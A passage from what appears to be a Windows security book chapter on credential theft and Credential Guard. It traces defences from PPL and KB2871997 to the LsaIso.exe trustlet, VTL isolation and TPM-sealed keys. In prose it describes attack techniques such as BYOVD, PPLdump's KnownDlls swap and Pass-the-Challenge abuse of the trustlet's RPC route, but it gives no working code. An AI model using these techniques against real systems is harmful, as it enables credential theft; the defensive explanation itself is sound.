◆ **DEFINITION — BYOVD (BRING-YOUR-OWN-VULNERABLE-DRIVER)** A privilege-escalation pattern in which an attacker with administrator privilege loads a signed-but-vulnerable third-party driver, then exploits a known vulnerability in the driver to run arbitrary code at kernel mode. Because the driver is signed, the kernel loads it; because the kernel loaded the driver, the driver can disable any defense the kernel enforces, including PPL. Microsoft's recommended vulnerable-driver block-list shrinks the BYOVD inventory; it does not eliminate the class. Delpy's own `mimidrv.sys` is the canonical reference exploit driver [328] for this class against `lsass.exe`.

The second is userland: itm4n's PPLdump (April 2021) [449] exploited a structural weakness in the PPL section-validation logic. A new Windows process loads NTDLL, then asks the image loader to load other DLLs. PPLs are allowed to load DLLs from the `\KnownDlls` directory, and the digital signature of a `\KnownDlls` entry is checked when the section is created, not when it is mapped into the address space of a PPL process. PPLdump used `DefineDosDevice` to swap the symbolic link of a `\KnownDlls` entry; a freshly spawned PPL process (launched from a Microsoft-signed image permitted to run as a PPL) then mapped the swapped-in attacker DLL into its own address space, giving the attacker code execution inside a PPL, which could in turn open and read `lsass.exe` with PPL enforcement nominally intact. The SCRT

writeup [434] is the canonical 2021 reference. Microsoft closed the userland weakness in build 19044.1826, the July 2022 update [331], with an `LdrpInitializeProcess` patch in NTDLL gated by a `Feature_Servicing_2206c_38427506__private_IsEnabled` feature flag. On Windows 8.1 and Server 2012 R2, PPLdump's behavior is unstable per the project README [449]: itm4n notes the exploit fails on fully updated machines for an unidentified earlier patch. The userland weakness is therefore closed across the modern estate; legacy boxes that have lapsed on cumulative updates remain the practical exposure.

§ **aside** itm4n is explicit about the architectural framing: LSA Protection is "a true quick win [328]" because attackers "will have to use some relatively advanced tricks if they want to work around it, which ultimately increases their chance of being detected." But in the same post: "[LSA Protection] tends to be confused with Credential Guard, which is completely different... Credential Guard and LSA Protection are actually complementary." That confusion is the most common architectural error in defensive-security reviews of Windows endpoints.

Generation 4: KB2871997 + the compensating-control playbook (2014)

KB2871997 [670] shipped on May 13, 2014 and rolled up three behavioral changes: WDigest cache disabled by default in Windows 8.1 / Server 2012 R2 and later (`UseLogonCredential = 0`); the `TokenLeakDetectDelaySecs` registry default; and Restricted Admin mode for Remote Desktop Connection on Windows 7 / Server 2008 R2. The same broader 2013 to 2014 credential-protection initiative also delivered the Protected Users group [672] (an Active Directory feature shipped in Windows 8.1 [673] / Server 2012 R2 [674], October 2013). Protected Users is the device-side mitigation: members cannot use credential delegation (CredSSP), Windows Digest, NTLM cached credentials or NTOWFs, DES or RC4 in Kerberos preauthentication, or offline cached verifiers; their TGT lifetime is capped at four hours. That AES-only behavior belongs to Protected Users, not to Credential Guard by itself.

§ **aside — Compliance note** Protected Users membership requires AES-only Kerberos. Estates with legacy applications that rely on RC4 service tickets cannot enable Protected Users broadly without modernizing their Kerberos client and server inventory. In practice, that compatibility work is one reason many enterprises deploy Protected Users selectively rather than universally.

Generation 4.5: Tier 0 isolation, jump-server architecture, AdminSDHolder hygiene

The *Mitigating Pass-the-Hash* v1 (2012) and v2 (2014) playbooks [619] layered organizational changes on top of the per-host technical changes: tier the administrative model so that Tier 0 credentials never log on to Tier 1 or Tier 2 hosts; require every Tier 0 administrative session to traverse a dedicated jump server; clean up AdminSDHolder so that orphaned high-privilege accounts cannot be re-used. The playbooks are still cited in 2026 deployment guides because the underlying recommendations remain correct.




Figure 15.2: The defensive generation chain. Generations 0–4 all share one TCB (the NT kernel the attacker is trying to subvert) so each is bypassed in turn; Generation 5 (Credential Guard) is the only one that changes the TCB.

▸ **KEY IDEA** As long as the secret lives in a process whose address space is governed by the same NT kernel that the attacker can compromise, the secret is extractable. Generations 0 to 4 add layers inside the NT-kernel TCB. The 2014 conclusion, that you cannot patch your way out of the storage problem, is structural to that TCB argument; the chain Gen 0 → Gen 4 above traces it explicitly.

Each of these layers shrinks the attack surface. None of them changes where the hash physically lives. The 2014 conclusion was unavoidable: the only fix is to move the hash out of the kernel that the attacker can compromise. So Microsoft did.

Credential Guard lands, then hardens, then defaults on (May 2015 to November 2024)

On May 4, 2015, Brad Anderson stood at Microsoft Ignite [276] and said *"more than 75 percent of all these attacks come down to weak credentials or compromised identities."* Eighty-six days later, Windows 10 Enterprise RTM shipped with `LsaIso.exe` running in VTL1.

§ **ASIDE** The 75-percent figure is the verbatim Anderson keynote quote and tracks Microsoft's own internal incident-response telemetry from the 2014 to 2015 period. The keynote explicitly demonstrates Device Guard at length; the *Credential Guard* announcement at the same event is corroborated by ITPro Today's same-day recap (Wayback snapshot) [675] and Microsoft's own subsequent blog posts.

The 2015–2024 chronology

On May 4, 2015, the Anderson Ignite keynote announced Virtualization-Based Security, Device Guard, and Credential Guard alongside the Hello and Microsoft Passport identity story. On July 29, 2015, Windows 10 RTM [87] shipped with `LsaIso.exe` as Trustlet ID 1 on Enterprise and Education SKUs. On August 5 and 6, 2015, Alex Ionescu reverse-engineered the trustlet model at Black Hat USA and published the slide deck [671] that documents the dual-EKU + Signature Level 12 constraint and names `LSAISO.EXE` as Trustlet ID 1 verbatim.

From 2016 to 2020, Server 2016 brought Credential Guard to server installs [676], and the VSM master key + TPM 2.0 binding [311] hardened the persistent-state path.

On September 20, 2022, Windows 11 22H2 became generally available with Credential Guard default-on for eligible, domain-joined, non-DC devices in supported editions [87], shipped without UEFI Lock. On December 26, 2022, Oliver Lyak published Pass-the-Challenge [677]: the trustlet itself was faithful, but its RPC output became the new attack surface. On November 1, 2024, Windows Server 2025 became generally available [678] and extended the default-on stance to eligible domain-joined servers with the same domain-controller carve-out:

"Enabling Credential Guard on domain controllers isn't recommended. Credential Guard doesn't provide any added security to domain controllers, and can cause application compatibility issues on domain controllers." [87]

◆ **DEFINITION — TRUSTLET** A binary signed at Signature Level 12 with both the Windows System Component Verification EKU (1.3.6.1.4.1.311.10.3.6) and the Isolated User Mode EKU (1.3.6.1.4.1.311.10.3.37), exporting an `s_IumPolicyMetadata` structure from a `.tpolicy` PE section, loaded by the Secure Kernel into VTL1 user mode at boot via `NtCreateUserProcess` with the `PsAttributeSecureProcess` attribute. Documented verbatim in Alex Ionescu's Black Hat USA 2015 deck [671], which is still the load-bearing reverse-engineering primary on the trustlet model.

◆ **DEFINITION — VTL0 / VTL1 (VIRTUAL TRUST LEVELS)** Two privilege levels enforced by the Hyper-V hypervisor on top of the host CPU's existing ring 0 / ring 3 split. VTL0 is the Normal World: Ring 3 user mode and Ring 0 NT kernel mode. VTL1 is the Secure World: Ring 3 user mode runs trustlets like `LsaIso.exe`, Ring 0 runs the Secure Kernel (`securekernel.exe`). The hypervisor uses Second-Level Address Translation (SLAT) to ensure VTL0 page tables cannot map physical pages that VTL1 has marked private. The Hypervisor TLFS Virtual Secure Mode reference [322] defines `#define HV_NUM_VTLS 2` and notes that "Architecturally, up to 16 levels of VTLs are supported; however a hypervisor may choose to implement fewer than 16 VTLs. Currently, only two VTLs are implemented."

◆ **DEFINITION — IUM (ISOLATED USER MODE)** The Ring-3 user mode component of VTL1. IUM hosts trustlets (signed user-mode binaries) that the Secure Kernel loads at boot. IUM processes have no device drivers, no third-party modules, and no normal-world IPC except via the explicitly-marshalled secure-call interface that the Secure Kernel mediates. Quarkslab's IUM debugging walkthrough [312] names "the isolated version of LSASS (`LSAIso.exe`) when Credential Guard is enabled" as the canonical IUM example.

§ **ASIDE** The four shipping trustlets per Ionescu's 2015 reverse-engineering [671]: Trustlet ID 0 is the Secure Kernel Process (Device Guard); Trustlet ID 1 is `LSAISO.EXE` (Credential Guard); Trustlet ID 2 is `vmsp.exe` (Virtual Secure Mode provisioning / vTPM worker); Trustlet ID 3 is the vTPM provisioning trustlet. In the public reverse-engineering and documentation cited here, that list remains the relevant Credential Guard-era set, with ID 1 still the most-discussed.

On eligible domain-joined Windows 11 22H2+ Enterprise/Education devices where the feature has not been explicitly disabled, `LsaIso.exe` is the default state today [87]. What that small binary actually is, what it computes, and what an attacker who has SYSTEM on the box now sees is the load-bearing technical question.

What `LsaIso.exe` actually is

The trustlet is a small binary that sits inside a separate kernel from the one your shell is running under. Its identity is precise, its API is small, and its memory is unreadable from the side of the boundary you are on. Microsoft's documentation gives the one-sentence shape:

> ❝ **QUOTED SOURCE** With Credential Guard enabled, the LSA process in the operating system talks to a component called the isolated LSA process that stores and protects those secrets, LSAIso.exe. Data stored by the isolated LSA process is protected using VBS and isn't accessible to the rest of the operating system. (Microsoft Learn, *How Credential Guard works* [311])

That one sentence hides everything interesting.

Identity in the trustlet model

`LsaIso.exe` passes the five-gate trustlet definition [671] by construction: Trustlet ID 1; signed at Signature Level 12; carries both the Windows System Component Verification EKU (1.3.6.1.4.1.311.10.3.6) and the Isolated User Mode EKU (1.3.6.1.4.1.311.10.3.37); exports the `s_IumPolicyMetadata` structure from a `.tpolicy` PE section; and is loaded by SMSS / wininit at boot through `NtCreateUserProcess` with the `PsAttributeSecureProcess` attribute, which routes through the Secure Kernel (Chapter 6) rather than the NT kernel.

> ◆ **DEFINITION — AUTHENTICODE EKU** An Extended Key Usage object identifier embedded in an Authenticode signature that constrains what the signed binary is allowed to do. The Windows kernel and Secure Kernel inspect EKUs at load time. The dual-EKU requirement on trustlets means a signature legitimate for ordinary kernel-mode driver loading is *not* sufficient to load a binary as a trustlet; both the WSCV and the IUM EKU must be present, both signed by Microsoft.

The two EKUs together are the identity gate. A binary that has only the WSCV EKU is a normal Microsoft-signed component.

> ▪ **NOTE** The IUM EKU is not a publicly issuable Authenticode EKU; only Microsoft can mint it, per the Trustlet identity model documented verbatim in Ionescu's Black Hat USA 2015 deck [671]. A binary that has only the IUM EKU does not exist in the wild. A binary that has both, and is signed by Microsoft, is

> admissible as a trustlet. The IUM EKU is not issued by any commercial CA; it is a Microsoft-internal OID with a Microsoft-internal issuance policy.

That identity check is not a decorative signature policy. It is the load contract that decides whether the process is created as an ordinary user-mode process under the NT kernel or as a secure process whose execution belongs to the isolated user-mode world. `PsAttributeSecureProcess` is the visible process-creation switch: SMSS / wininit asks for a secure process, the Secure Kernel participates in the create path, and the `.tpolicy` metadata tells the secure side what the trustlet is allowed to be. The trustlet ID is therefore not discovered by scanning `lsass.exe`; it is established at boot by a signed image, a policy section, and a secure-process attribute that ordinary administrators cannot mint.

The practical consequence for an attacker is subtle but important. Replacing `LsaIso.exe` is not analogous to dropping a new SSP DLL into `lsass.exe`, because the replacement would need Microsoft's IUM EKU and policy metadata to be admitted as a trustlet. Debugging it is not analogous to attaching WinDbg to a normal service, because the pages and scheduler state live behind the Secure Kernel. PPL can be bypassed by attacking code-signing policy or kernel callbacks inside VTL0; the trustlet identity path moves the admission decision into the VTL1 loader. That is why the chapter keeps separating PPL from Credential Guard: PPL hardens an NT process; Credential Guard changes which kernel owns the secret-bearing process.

The agent / trustlet split

Credential Guard splits `lsass.exe` (the historical agent) into two cooperating processes:

- **`lsass.exe` in VTL0** holds protocol state, network I/O, and every Security Support Provider DLL the system loads: `msv1_0.dll` (NTLM), `kerberos.dll` (Kerberos), `negoexts.dll` (SPNEGO extensions), `cloudap.dll` (the Microsoft Entra cloud authentication package), `wdigest.dll` (Digest, with caching disabled), `tspkg.dll` (Terminal Services / CredSSP), `livessp.dll` (Microsoft account / Live), `pku2u.dll` (peer-to-peer Kerberos), and `schannel.dll` (TLS). The core SSP/AP set (Negotiate, Kerberos, NTLM, Digest, CredSSP, Schannel) is enumerated in Microsoft's SSP Packages Provided by Microsoft [679] reference; CloudAP, NegoExts, TSPkg, LiveSSP, and PKU2U are documented under the broader LSA Authentication [668] reference. `lsass.exe` does *not* hold the long-lived NTOWF or Kerberos long-term keys.

- `LsaIso.exe` **in VTL1** holds the long-lived NTLM hashes and Kerberos long-term key material, plus a narrow RPC API that lets the agent compute responses against those secrets without ever exposing them.




Figure 15.3: Pre-Credential-Guard architecture. lsass.exe runs in the VTL0 NT kernel; the NTOWF, Kerberos long-term keys, and (until KB2871997) WDigest plaintext sit in process memory any kernel-mode-privileged process can read.




Figure 15.4: Post-Credential-Guard architecture: the signature image. The NTOWF and Kerberos long-term keys move to the LsaIso.exe trustlet in VTL1; the hypervisor's SLAT forbids VTL0 page tables from mapping it, and the only VTL0↔VTL1 path is the LSA_ISO_RPC_SERVER ALPC channel.

The architectural pivot is that the `mimikatz`-style memory dump still reaches `lsass.exe`, but it no longer reaches the long-term key. The key has moved across a boundary the hypervisor (Chapter 9, Above Ring Zero) enforces with hardware page-table-permission bits, and no VTL0 process, regardless of token, regardless of privilege, can map the page.

Think of the split as a storage-vs-use redesign rather than a parser rewrite. `msv1_0.dll` still parses NTLM messages, `kerberos.dll` still owns Kerberos protocol state, CloudAP still brokers cloud authentication, and the logon session still has handles, tickets, package state, and network-facing code in VTL0. What changed is the custody rule for material that remains valuable after the current protocol exchange: the NTOWF, Kerberos long-term keys, and Kerberos TGT material move into VTL1. The agent may ask, "derive the response for this challenge with this context handle"; it may not ask, "give me the NTOWF bytes." That one-way API shape is why an empty hash is success rather than breakage.

The split also explains the residuals that survive later in the chapter. Pass-the-Ticket survives because Kerberos service tickets and their use path still exist on the agent side; Microsoft explicitly says service tickets are not protected, while the TGT is [311]. Pass-the-Challenge exists because the trustlet must return NTLM responses if the enterprise still speaks NTLM. Third-party SSP breakage happens because an SSP that expected to query supplemental long-term material from LSASS is now asking the wrong process. Credential Guard is therefore best described as isolating long-lived credential *storage* while preserving enough credential *use* to keep Windows logon and SSO functional.

The encrypted-blob format and the IUM API

The visible artifact of the move is the `[LSA Isolated Data]` block in the opening Pypykatz-style dump. The structure of that block is documented byte-by-byte in the PassTheChallenge README [667]: an opaque encrypted payload, a `Context Handle` (an opaque RPC handle that identifies the per-logon session inside the trustlet), a `Proxy Info` field that points to the protocol-side session metadata in `lsass.exe`, and a `DPAPI` GUID that ties the encrypted blob to the per-user DPAPI master-key chain.

> ◆ **DEFINITION — DPAPI (Data Protection API)** The Windows API for protecting per-user secrets at rest. The DPAPI master-key chain is keyed off the user's password (or NTOWF for Pass-the-Hash-resistant variants), and is the canonical persistence layer for credentials and certificates that need to survive process restarts. In the Credential Guard architecture, the per-user DPAPI keys are themselves derived from material the trustlet has access to; the GUID in the `[LSA Isolated Data]` block links the in-memory trustlet record to the on-disk DPAPI chain.

The public PassTheChallenge tooling exposes the four operation classes that matter for NTLM authentication [667]:

1. **Wrap / unwrap protected data**: opaque blobs can be round-tripped through `lsass.exe` memory without `lsass.exe` seeing the cleartext.
2. **Protect a credential**: the `protect` command converts an NT hash into an encrypted blob, modeling the post-logon ingestion path where the trustlet internalizes the NTOWF.
3. **Compute an NTLMv1 response**: the `nthash` command asks for a response from encrypted credentials and accepts an optional server challenge.

4. **Compute an NTLMv2 response**: the `challenge` command asks for an NTLMv2 response using encrypted credentials and supplied challenge metadata.

The Pypykatz fork output structure carries the exact byte layout for all of this: *Is NT Present*, *Context Handle*, *Proxy Info*, *Encrypted blob*, *DPAPI*. The verbatim hex prefix `a000000000000000800000064000000010000001010000010000003 6` is a length-prefixed serialization header. The literal string `4e746c6d48617368`, which decodes from hex to the ASCII string `NtlmHash`, is visible serialized metadata in the protected record. The opaque payload is the wrapped NTOWF; the tag tells you what the protected value represents without exposing the value itself.

§ **ASIDE** The fact that the field-name tag remains visible is not a bug and should not be read as plaintext leaking from inside the ciphertext. The serializer keeps routing metadata beside the opaque protected payload so the trustlet can interpret the agent's later call. The name tag is therefore evidence about the record's type, not evidence that the NTOWF bytes are visible.

Read as bytes rather than as a secret, the identifying prefix decomposes into a small serialized header: protection level `0xa0`, fixed-width little-endian length fields, version `0x01`, cipher identifier `0x01`, and a short tag-length field before the encrypted payload. The source documents the hex-dump shape and the embedded `NtlmHash` ASCII tag, but does not name every byte field; that decomposition is illustrative rather than a captured Microsoft structure. The load-bearing fact is simpler and stronger: the blob starts with the same recognizable protected-record prefix, and deeper in the serialized record the literal hex `4e746c6d48617368` decodes to `NtlmHash`.

The four fields around the blob tell you which side of the boundary owns which fact. *Is NT Present* is the agent-side statement that this logon session has an NTLM credential at all. *Context Handle* is not the hash; it is an opaque capability that lets `lsass.exe` refer back to the trustlet's per-logon record without learning the record. *Proxy Info* points to the VTLo session metadata the SSP needs for protocol bookkeeping. *DPAPI* ties the isolated in-memory record to the per-user protection chain so that secrets that must be protected at rest can be re-associated with the user's key hierarchy. That is the whole design in one dump: identifiers and routing data remain visible, while the long-term credential is an opaque protected payload only the trustlet can unwrap.

The operation names are equally revealing. Protecting a credential is a post-logon ingestion step: the user has typed a password, the VTLo package has briefly derived the NTOWF, and the trustlet immediately wraps and internalizes the

value. The NTLMv1 and NTLMv2 operations are use calls: given a context and a challenge, return the derived response. The wrapper operations are the generic "round trip through LSASS, never reveal cleartext to LSASS" property. The public reverse-engineering surface is narrow because every extra verb would become an extra way to ask dangerous questions about the secret.

The `LSA_ISO_RPC_SERVER` ALPC port

The agent reaches the trustlet through a secure-call route exposed to the LSA side as `LSA_ISO_RPC_SERVER` (terminology per Lyak's writeup [677]). Microsoft documents the fact of RPC communication between LSA and isolated LSA [311] Lyak and Ionescu document the route and reverse-engineered mechanics [671], [677]. Treat the exact marshalling sequence as reverse-engineered implementation detail rather than a Microsoft-stated contract: a VTL0 caller submits an IUM Base API request, secure-world code validates and dispatches it, and only marshalled inputs and outputs cross the boundary.

> ◆ **DEFINITION — ALPC (Advanced Local Procedure Call)** The undocumented Windows IPC primitive that succeeds the older LPC. ALPC ports support multiple message-passing modes, fast handles, and direct shared-memory regions. In Credential Guard, public tooling and writeups name the LSA-side endpoint `LSA_ISO_RPC_SERVER`; the supported Microsoft statement is narrower: LSA uses remote procedure calls to communicate with isolated LSA, and VBS prevents VTL0 from accessing isolated-LSA memory [311].

For credential use, this endpoint is the externally visible surface attackers have documented. There is no supported debugger or driver-load path into `LsaIso.exe`; claims about the absence of every possible internal channel should be read as a statement about the documented and publicly reverse-engineered attack surface, not a complete Microsoft interface inventory.

The mechanics matter because they turn the port into both the protection boundary and the attack boundary. The remote SMB server sends an eight-byte challenge; `msv1_0.dll` receives it in VTL0; LSASS packages the context handle and challenge into the IUM Base API call; secure-world code validates and dispatches the marshalled request; `LsaIso.exe` retrieves the isolated NTOWF for that handle; the trustlet computes the protocol response; and the Secure Kernel copies back the derived response, not the key. If the host is forced into NTLMv1, that returned value is the crackable 24-byte DESL response exploited by Pass-the-Challenge. If

the host uses NTLMv2, the response still leaves the trustlet, but the offline attack economics are different. The interface therefore shrinks theft of a reusable hash into abuse of a protocol-specific output.

That is also why DLL injection into `lsass.exe` is sufficient for Pass-the-Challenge but insufficient for hash dumping. An injected SSP can stand next to the legitimate agent code and call the same `LSA_ISO_RPC_SERVER` route, because the route exists to keep SSO working. It cannot read VTL1 pages or ask the endpoint to export the NTOWF, because neither operation is in the API. This is the core operational pattern defenders should remember: Credential Guard removes the memory-read primitive; it does not remove every possible authenticated computation over the protected key.




Figure 15.5: The per-authentication NTLM round-trip across the agent / trustlet boundary. msv1_0.dll in lsass.exe is the network-side parser; the Secure Kernel mediates the hypercall; LsaIso.exe in VTL1 holds the key and returns only the derived response: the NTOWF never crosses back to VTL0.

The `MSV1_0\IsolatedCredentialsRootSecret` registry sentinel

One registry artifact correlates with default-on Credential Guard activation: the value `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\IsolatedCredentialsRootSecret`. Microsoft documents this value on the Credential Guard overview page [87] as the way to detect the Pro / Pro Education Enterprise-carry-over state; it is a detection check, not a general configuration API like `LsaCfgFlags` or `Get-CimInstance Win32_DeviceGuard`. Its presence on a Windows 11 22H2+ Pro / Pro Education box is consistent with default-on having activated the feature. Absence does not by itself prove a problem: the device may simply never have been in the Enterprise carry-over state, or Credential Guard may be disabled by policy, or the hardware may not meet the VBS and Secure Boot requirements.

TPM binding and the VSM master key

Persistent state in Credential Guard is rare. The trustlet does not normally persist the NTOWF or TGT material across reboots; the next user logon re-derives both. When persistence is needed, the data is sealed under what Microsoft calls the *VSM master key*:

> "On recent supported hardware with TPM 2.0, VSM data that is persisted will be protected by a key called the *VSM master key*, which is protected by device firmware protections.... The VSM master key is protected by the TPM, ensuring that the key and secrets protected by Credential Guard can only be accessed in a trusted environment." [311]

> ◆ **DEFINITION — VSM MASTER KEY** A symmetric key, generated and stored only in VTL1, that wraps any persistent state the trustlets need to survive reboots. The VSM master key is itself sealed by the TPM under PCR-bound policy, so an attacker who pulls the disk and reboots into a different OS cannot unseal the VSM master key without also reproducing the platform's pristine measured boot state. The TPM chapter (Chapter 2) covers the full seal / unseal primitive.

The key hierarchy is intentionally boring from the attacker's point of view. Pulling the disk gives ciphertext. Booting another OS changes the measured-boot state and loses the TPM unseal policy. Owning the VTL0 NT kernel gives scheduling, drivers, and ordinary kernel memory, but not the VTL1-only key bytes. The remaining path is to make the legitimate booted system perform legitimate operations for you, which is why the later sections emphasize protocol outputs, token abuse, and supplied plaintext rather than mythical "dump the VSM master key from LSASS"

steps. The master key is a persistence wrapper for rare VSM state, not a convenient universal password vault.

> ▸ **KEY IDEA** Credential Guard removes the NT kernel from the TCB for the long-lived NTOWF and the Kerberos long-term keys, by moving them into a process whose pages no other VTL can map. The trustlet still answers queries about the keys; what changed is who can touch the bytes.

Where the hash physically lives, in 2026, is in pages of `LsaIso.exe` that the VTL0 NT kernel cannot map. What an attacker on a default-on Credential Guard box actually sees, what the verification surface for defenders is, and what the operational reality looks like in production are now operational questions, not architectural ones.

The operational reality of default-on Credential Guard

Default-on means specifics. Specifically: an eligible domain-joined Windows 11 22H2+ Enterprise / Education device that meets the hardware and software requirements and has not been explicitly configured to disable Credential Guard should have Virtualization-Based Security up, `LsaIso.exe` running, and `Credential Guard` present in the `SecurityServicesRunning` array of `Win32_DeviceGuard`. Pro and Pro Education boxes are not ordinary default-on targets; the special case where a Pro/Pro Edu device previously ran Credential Guard on Enterprise is the carry-over path, and Microsoft documents the `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\IsolatedCredentialsRootSecret` sentinel as the way to detect that state [87].

Default-on scope and the no-UEFI-lock choice

